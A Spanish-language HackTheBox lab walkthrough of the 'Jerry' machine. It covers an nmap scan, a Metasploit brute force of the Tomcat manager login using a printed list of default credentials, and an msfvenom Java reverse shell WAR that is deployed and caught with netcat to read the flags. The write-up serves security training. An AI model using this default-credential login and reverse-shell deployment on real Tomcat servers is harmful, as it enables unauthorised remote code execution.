

HTB Machine Walkthrough: Jerry

{0x0} Introducción

Jerry es una máquina ubicada en <https://www.hackthebox.eu/home/machines/profile/144> que debemos vulnerar para conseguir las flags de usuario (user.txt) y root (root.txt) suministrada por HackTheBox y creada por mrh4sh (<https://www.hackthebox.eu/home/users/profile/2570>) y perteneciente al team 0xD0A (<https://www.hackthebox.eu/home/teams/profile/538>) basada en Windows OS, os mostraremos los pasos que hemos dado.



{0x1} Reconocimiento

Antes de empezar conectamos nuestra máquina de pentesting Kali Linux en la VPN privada a través de *openvpn* *--config 1v4n.ovpn* asignándonos la IP *10.10.15.208/22*.

Y comenzamos, descubrimos nuestra dirección IP:

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.10.15.208 netmask 255.255.252.0 destination 10.10.15.208
    inet6 dead:beef:2::13ce prefixlen 64 scopeid 0x0<global>
    inet6 fe80::3b26:2260:6149:74d4 prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 100 (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Y comprobamos que hay conexión con la máquina a vulnerar lanzando un ping:

```
root@kali:~/Desktop/HTB/Machines/Jerry-pwn# ping -c 3 10.10.10.95
PING 10.10.10.95 (10.10.10.95) 56(84) bytes of data:
64 bytes from 10.10.10.95: icmp_seq=1 ttl=127 time=51.0 ms
64 bytes from 10.10.10.95: icmp_seq=2 ttl=127 time=50.7 ms
64 bytes from 10.10.10.95: icmp_seq=3 ttl=127 time=51.2 ms
--- 10.10.10.95 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 7ms
rtt min/avg/max/mdev = 50.663/50.958/51.184/0.218 ms
```

{0x2} Escaneo

Realizamos un escaneo de puertos para comprobar los servicios que están abiertos y corriendo en la máquina a vulnerar:

```
root@kali:~/Desktop/HTB/Machines/Jerry-pwn# nmap -sS -sV -p- 10.10.10.95 --script vuln
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-13 18:35 CEST
Nmap scan report for 10.10.10.95
Host is up (0.051s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
8080/tcp   open  http    Apache Tomcat/Coyote JSP engine 1.1
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-method-tamper:
|_ VULNERABLE:
|_   Authentication bypass by HTTP verb tampering
|_   State: VULNERABLE (Exploitable)
|_   This web server contains password protected resources vulnerable to authentication bypass
|_   vulnerabilities via HTTP verb tampering. This is often found in web servers that only limit access to their
|_   common HTTP methods and in misconfigured .htaccess files.
|_   Extra information:
|_   URIs suspected to be vulnerable to HTTP verb tampering:
|_   /manager/status [POST]
|_   References:
|_   http://www.imperva.com/resources/glossary/http-verb-tampering.html
|_   http://capec.mitre.org/data/definitions/274.html
|_   http://www.mkit.com.ar/labs/htexploit/
|_   https://www.owasp.org/index.php/Testing_for_HTTP_Methods_and_XST_%28OWASP-CM-008%29
|_ http-server-header: Apache-Coyote/1.1
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 318.50 seconds
root@kali:~/Desktop/HTB/Machines/Jerry-pwn#
```

Observamos que en el puerto 8080 hay un servidor Apache Tomcat.

{0x3} Enumeración

Configuramos /etc/hosts con una línea 10.10.10.95 jerry.htb y arrojamos dirb sobre el servicio web Apache Tomcat en la URL <http://jerry.htb:8080/>

```
root@kali:~/Desktop/CTF/HTB/Machines/Jerry-pwn# dirb http://jerry.htb:8080
----- Home Documentation Configuration Examples Wiki Mailin
DIRB v2.22
By The Dark Raver
Apache Tomcat/7.0.88

START TIME: Thu Sep 13 20:11:30 2018
URL BASE: http://jerry.htb:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
Auxiliary - 313 post
dirb http://jerry.htb:8080/
fail: http://r-7.co/trymsp
GENERATED WORDS: 4612

---- Scanning URL: http://jerry.htb:8080/ ----
+ http://jerry.htb:8080/docs (CODE:302|SIZE:0)
+ http://jerry.htb:8080/examples (CODE:302|SIZE:0)
+ http://jerry.htb:8080/host-manager (CODE:302|SIZE:0)
+ http://jerry.htb:8080/manager (CODE:302|SIZE:0)
Rank Description
-----
normal Tomcat Administration
normal Tomcat UTF-8 Direct
```

Detectamos que sólo es accesible accesible <http://jerry.htb/index.html> y <http://jerry.htb:8080/examples/> arrojando http sobre la primera URL obtenemos que la versión de Apache Tomcat es 7.0.88:

```
root@kali:~/Desktop/CTF/HTB/Machines/Jerry-pwn# http http://jerry.htb:8080/ -ngth set to 100
HTTP/1.1 200 OK
Content-Type: text/html; charset=ISO-8859-1
Date: Fri, 14 Sep 2018 02:04:35 GMT
Server: Apache-Coyote/1.1
Transfer-Encoding: chunked

<!DOCTYPE html>

<html lang="en">
<head>
<title>Apache Tomcat/7.0.88</title>
<link href="favicon.ico" rel="icon" type="image/x-icon" />
<link href="favicon.ico" rel="shortcut icon" type="image/x-icon" />
<link href="tomcat.css" rel="stylesheet" type="text/css" />
</head>
<body>
<div id="wrapper">
<div id="navigation" class="curved container">
```

Detectamos una vulnerabilidad a explotar identificada como Apache Tomcat Manager Authenticated Upload Code Execution y con el metasploit:

msfconsole y *msf* > *use auxiliary/scanner/http/tomcat_mgr_login*:

```
VHOST no HTTP server virtual host
msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 10.10.10.95
RHOSTS => 10.10.10.95
msf auxiliary(scanner/http/tomcat_mgr_login) > exploit
[*] 10.10.10.95:8080 - LOGIN FAILED: admin:admin (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: admin:manager (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: admin:root (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: manager:admin (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: manager:manager (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: manager:role1 (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: manager:root (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: manager:tomcat (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: manager:s3cret (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: manager:vagrant (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: role1:admin (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: role1:manager (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: role1:root (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: role1:tomcat (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: role1:s3cret (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: role1:vagrant (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: root:admin (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: root:manager (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: root:role1 (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: root:root (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: root:tomcat (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: root:s3cret (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: root:vagrant (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[*] 10.10.10.95:8080 - Login Successful: tomcat:s3cret
[*] 10.10.10.95:8080 - LOGIN FAILED: both:admin (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: both:manager (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: both:role1 (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: both:root (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: both:s3cret (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: both:vagrant (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[*] 10.10.10.95:8080 - LOGIN FAILED: oovabusr:oovabusr (Incorrect)
```

Conseguimos una credencial de acceso con las credenciales *tomcat:s3cret*

Documentados en internet observamos que unas de las credenciales por defecto de Tomcat


<https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown>

# Apache Tomcat Default Credentials		
Username	Password	
admin	password	
admin	<blank>	
admin	Password1	
admin	password1	
admin	admin	
admin	tomcat	
both	tomcat	
manager	manager	
role1	role1	
role1	tomcat	
role1	changethis	
root	Password1	
root	changethis	
root	password	
root	password1	
root	root	
root	root	
root	root	
root	tomcat	
tomcat	s3cret	
tomcat	password1	
tomcat	password	
tomcat	<blank>	
tomcat	admin	
tomcat	changethis	

Los conocimientos que os hemos intentado transmitir, están dirigidos a una práctica ética, si los usáis para prácticas no adecuadas ni en consonancia con la legislación sería únicamente responsabilidad vuestra o de vuestros tutores. No nos hacemos responsables del mal uso que se le pueda dar a las herramientas y habilidades que enseñemos.

{0x4} Acceso

Pasamos a acceder a la administración a través <http://jerry.htb:8080/manager/html> y las credenciales obtenidas:



Y accedemos al panel de administración lo que nos permitirá desplegar una shell inversa para poder acceder a través de meterpreter a la máquina a vulnerar:

name	name specified	status	auto-deploy	actions
/ruski	None specified	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/sec	None specified	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy
Deploy directory or WAR file located on server
Context Path (required):
XML Configuration file URL:
WAR or Directory URL:
Deploy
WAR file to deploy
Select WAR file to upload No file selected.
Deploy

Diagnostics
Check to see if a web application has caused a memory leak on stop, reload or undeploy
 This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/7.0.88	1.8.0_171-b11	Oracle Corporation	Windows Server 2012 R2	6.3	amd64	JERRY	10.10.10.95

Pasamos a utilizar `msfvenom -p java/shell_reverse_tcp LHOST=10.10.15.208 LPORT=4444 -f war > jerry.war` para programar la shell inversa y subirla al Tomcat través de Deploy ubicándola en http://jerry.htb:8080/jerry_shell/:

```
root@kali:~/Desktop/HTB/Machines/Jerry-pwn# msfvenom -p java/shell_reverse_tcp LHOST=10.10.15.208 LPORT=4444 -f war > jerry_shell.war
Payload size: 13398 bytes
Final size of war file: 13398 bytes
root@kali:~/Desktop/HTB/Machines/Jerry-pwn#
```

Los conocimientos que os hemos intentado transmitir, están dirigidos a una práctica ética, si los usáis para prácticas no adecuadas ni en consonancia con la legislación sería únicamente responsabilidad vuestra o de vuestros tutores. No nos hacemos responsables del mal uso que se le pueda dar a las herramientas y habilidades que enseñemos.

WAR file to deploy

Select WAR file to upload

Browse...

jerry_shell.war

Deploy

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

Find leaks

This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/7.0.88	1.8.0_171-b11	Oracle Corporation	Windows Server 2012 R2	6.3	amd64	JERRY	10.10.10.95

Por otro lado abrimos `nc -l -v -p 4444`

```

root@kali:~# nc -l -v -p 4444
listening on [any] 4444 ...
connect to [10.10.15.208] from jerry.htb [10.10.10.95] 49285
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>dir
dir
Volume in drive C has no label.
Volume Serial Number is FC2B-E489

Directory of C:\apache-tomcat-7.0.88

09/17/2018  04:58 AM    <DIR>        .
09/17/2018  04:58 AM    <DIR>        ..
06/19/2018  04:06 AM    <DIR>        bin
06/19/2018  06:47 AM    <DIR>        conf
09/17/2018  05:01 AM             0 dir
06/19/2018  04:06 AM    <DIR>        lib
05/07/2018  02:16 PM      57,896 LICENSE
09/17/2018  04:22 AM    <DIR>        logs
05/07/2018  02:16 PM      1,275 NOTICE
05/07/2018  02:16 PM      9,600 RELEASE-NOTES
05/07/2018  02:16 PM     17,454 RUNNING.txt
09/17/2018  04:44 AM    <DIR>        temp
09/17/2018  05:02 AM    <DIR>        webapps
06/19/2018  04:34 AM    <DIR>        work
               5 File(s)            86,225 bytes
               9 Dir(s)  27,593,101,312 bytes free

C:\apache-tomcat-7.0.88>help

```

Navegamos por los directorios del Windows OS y nos encontramos un archivo "2 for the price of 1.txt" que ejecutando el comando TYPE nos desvelará el user.txt y el root.txt

```

C:\Users\Administrator\Desktop\flags>copy "2 for the price of 1.txt"
copy "2 for the price of 1.txt"
The system cannot find the file specified.

C:\Users\Administrator\Desktop\flags>COPY C:\Users\Administrator\Desktop\flags\2 for the price of 1.txt
COPY C:\Users\Administrator\Desktop\flags\2 for the price of 1.txt
The system cannot find the file specified.

C:\Users\Administrator\Desktop\flags>copy "2 for the price of 1.txt"
copy "2 for the price of 1.txt"
The file cannot be copied onto itself.
0 file(s) copied.

C:\Users\Administrator\Desktop\flags>copy "2 for the price of 1.txt" > /root/Desktop/HTB/Machines/^[D^][D^]
C:\Users\Administrator\Desktop\flags>copy "2 for the price of 1.txt" > /root/Desktop/HTB/Machines/
copy "2 for the price of 1.txt" > /root/Desktop/HTB/Machines/
The system cannot find the path specified.

C:\Users\Administrator\Desktop\flags>copy "2 for the price of 1.txt" > "/root/Desktop/HTB/Machines/"
copy "2 for the price of 1.txt" > "/root/Desktop/HTB/Machines/"
The system cannot find the path specified.

C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"

```

Y ahí están **user.txt** y **root.txt**

Os recomendamos el githud de Hackplayers <https://github.com/Hackplayers/hackthebox-writeups/tree/master/> con write-ups de máquinas y challenges todavía activos o retirados protegidos con la password del root o la flag.

Autor: 1v4n a.k.a. @1r0Dm480

Twitter: <https://twitter.com/1r0Dm480>

Los conocimientos que os hemos intentado transmitir, están dirigidos a una práctica ética, si los usáis para prácticas no adecuadas ni en consonancia con la legislación sería únicamente responsabilidad vuestra o de vuestros tutores. No nos hacemos responsables del mal uso que se le pueda dar a las herramientas y habilidades que enseñemos.